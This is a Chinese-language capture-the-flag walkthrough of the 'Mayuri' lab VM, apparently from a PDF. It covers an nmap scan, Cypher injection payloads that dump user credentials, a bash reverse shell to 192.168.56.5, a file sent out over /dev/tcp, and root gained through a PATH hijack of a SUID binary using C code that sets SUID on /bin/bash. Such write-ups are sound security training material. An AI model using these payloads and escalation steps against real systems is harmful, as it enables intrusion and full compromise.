Mayuri

Recon

PostScan


```
➜  Mayuri nmap -sT -min-rate 10000 -p- 192.168.56.107
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 21:15 CST
Nmap scan report for 192.168.56.107
Host is up (0.00037s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 08:00:27:E8:B9:FF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.39 seconds
```

```
➜  Mayuri nmap -sT -A -p 22,80,8080 192.168.56.107
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 21:16 CST
Nmap scan report for 192.168.56.107
Host is up (0.00035s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title:
\xE6\x9C\xAA\xE6\x9D\xA5\xE9\x81\x93\xE5\x85\xB7\xE7\xA0\x94\xE7\xA9\xB6\xE6\x89\x
80 | Future Gadget Lab
8080/tcp open  http    Apache httpd 2.4.62 ((Debian))
| http-title:
\xE6\x9C\xAA\xE6\x9D\xA5\xE9\x81\x93\xE5\x85\xB7\xE7\xA0\x94\xE7\xA9\xB6\xE6\x89\x
80 - Labmem \xE8\xAE\xA4\xE8\xAF\x81
|_Requested resource was login.php
|_http-open-proxy: Proxy might be redirecting requests
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:E8:B9:FF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
```

```
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.35 ms 192.168.56.107

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.96 seconds
```

枚举

80 端口




8080 端口，有一个登录页

Cypher 注入

因为没有账户名，所以先从 `80` 端口开始

输入数字后会返回价格等信息

输入非数字时会提示：`Error in: M?TCH (n:?h?p) whe?re n.sid = ' + sid + ' RET?RN n;`



语法并不是SQL语法，而是Cypher


> Cypher 是 Neo4j 提出的图查询语言，是一种声明式的图数据库查询语言，它拥有精简的语法和强大的表现力，能够精准且高效地对图数据进行查询和更新。

文章：https://pentester.land/blog/cypher-injection-cheatsheet/#2-cypher-injection

语句是通过简单拼接，可以测试是否存在 Cypher 注入

构造语句爆标签


```
8 RETURN 1 AS n UNION CALL db.labels() YIELD label AS n
```



直接爆 User

```
8 RETURN 1 AS n UNION MATCH (n:User)
```

拿到一个用户凭据




To kyoma

登录进去后，有一个命令执行的功能

直接反弹 shell 即可

```
/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.5/1234 0>&1'
```




查看 /etc/passwd

```
www-data@Mayuri:/var/www/website-b$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```


```
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
neo4j:x:106:113:neo4j,,,:/var/lib/neo4j:/bin/bash
kyoma:x:1001:1001::/home/kyoma:/bin/bash
```

能知道 kyoma 用户是有 bash 环境的，但是我们没有权限访问他的家目录

查找信息后，在环境变量信息中能发现 Pass 的变量



测试后，为 kyoma 用户的密码



能读取 user.txt

```
kyoma@Mayuri:~$ cat user.txt
flag{1.055821%}
```

To Root

家目录下存在 `Mail` 文件夹


```
kyoma@Mayuri:~/Mail$ cat Mail-1.txt
From: Okabe Rintarou <phoenix.h@futuregadgetlab.net>
To: Okabe Rintarou <o.rintarou@futuregadgetlab.net>
Subject: A Message to My Past Self
Date: Mon, 15 Jul 2036 14:30:00 +0900
Message-ID: <f74c7678f9e61287e0719e59d9a10369@d-rine.sern.net>
X-Mailer: D-RINE (Amadeus Custom Build) v2.10
X-Received-At: 2011-08-21 18:45:00 JST

“看着吧，过去的我。”
“世界是可以被欺骗的。”
“将所有的可能性连接起来。”
“欺骗世界，欺骗所有的时间轴观测者。”
“这才是‘掌管未来的女神行动’。”
“在那前方，有你的…”
“你不是一个人。”
“凤凰院凶真欺骗了世界。你也能做到。”
“首先，你先需要通过时间机器拿到权限。”
“El. Psy. Kongroo.”
```

告诉我们需要通过 时间机器 来拿到权限

并且`TimeMachine` 也是有 `suid` 权限的

```
kyoma@Mayuri:~$ ls -al TimeMachine
-rwsr-xr-x 1 root root 17208 Aug  6 07:35 TimeMachine
```

执行一遍，会输出当前时间



拉出来分析一下

```
// kali
➜  Mayuri nc -lvp 1234 > TimeMachine
// 靶机
kyoma@Mayuri:~$ cat TimeMachine > /dev/tcp/192.168.56.5/1234
```

使用 IDA 打开

```
1  int __fastcall main(int argc, const char **argv, const char **envp)
2  {
3    int i; // [rsp+Ch] [rbp-4h]
4
5    setuid(0);
6    setgid(0);
7    puts("==========");
8    puts(asc_20D8);
9    puts(asc_2110);
10   puts("==========\n");
11   puts(asc_2188);
12   usleep(0x7A120u);
13   puts(asc_21C0);
14   usleep(0x7A120u);
15   puts(asc_21F8);
16   usleep(0x7A120u);
17   puts(asc_2230);
18   for ( i = 0; i <= 30; ++i )
19   {
20     argv = (const char **)(&off_18 + 6);
21     display_progress_bar((unsigned int)i, 30LL, &unk_2268);
22     usleep(0x14585u);
23   }
24   puts(asc_2290);
25   execute_chronos_query(asc_2290, argv);
26   puts(asc_22C0);
27   puts("El. Psy. Kongroo.");
28   return 0;
29 }
```

注意到 execute_chronos_query

```
int execute_chronos_query()
{
  char v1[32]; // [rsp+0h] [rbp-160h] BYREF
  char src[48]; // [rsp+30h] [rbp-130h] BYREF
  char dest[256]; // [rsp+60h] [rbp-100h] BYREF

  strcpy(src, "timedatectl | grep 'Local time' | awk -F': ' '");
  strcpy(v1, "{print \"> 涓栫晫绾挎椂闂存埑: \", $2}'");
  strcpy(dest, src);
  strcat(dest, v1);
  puts(s);
  puts("--------------------------------------------------");
  system(dest);
  return puts("--------------------------------------------------");
}
```

很明显时间戳就是在这里输出的，并且不是绝对路径，存在路径劫持

首先创建恶意的 `timedatectl`

```
// timedatectl.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <time.h>

int main() {
        setuid(0);
        setgid(0);
    system("chmod +s /bin/bash");
    return 0;
}
```


编译

```
kyoma@Mayuri:~$ gcc -o timedatectl timedatectl.c
```

修改环境变量

```
kyoma@Mayuri:~$ export PATH=/home/kyoma:$PATH
```

运行 `TimeMachine`



运行完毕后即可拿到 root shell

```
kyoma@Mayuri:~$ /bin/bash -p
bash-5.0# id
uid=1001(kyoma) gid=1001(kyoma) euid=0(root) egid=0(root)
groups=0(root),1001(kyoma)
```

读取 root.txt

```
bash-5.0# cat /root/root.txt
flag{1.123581%}
```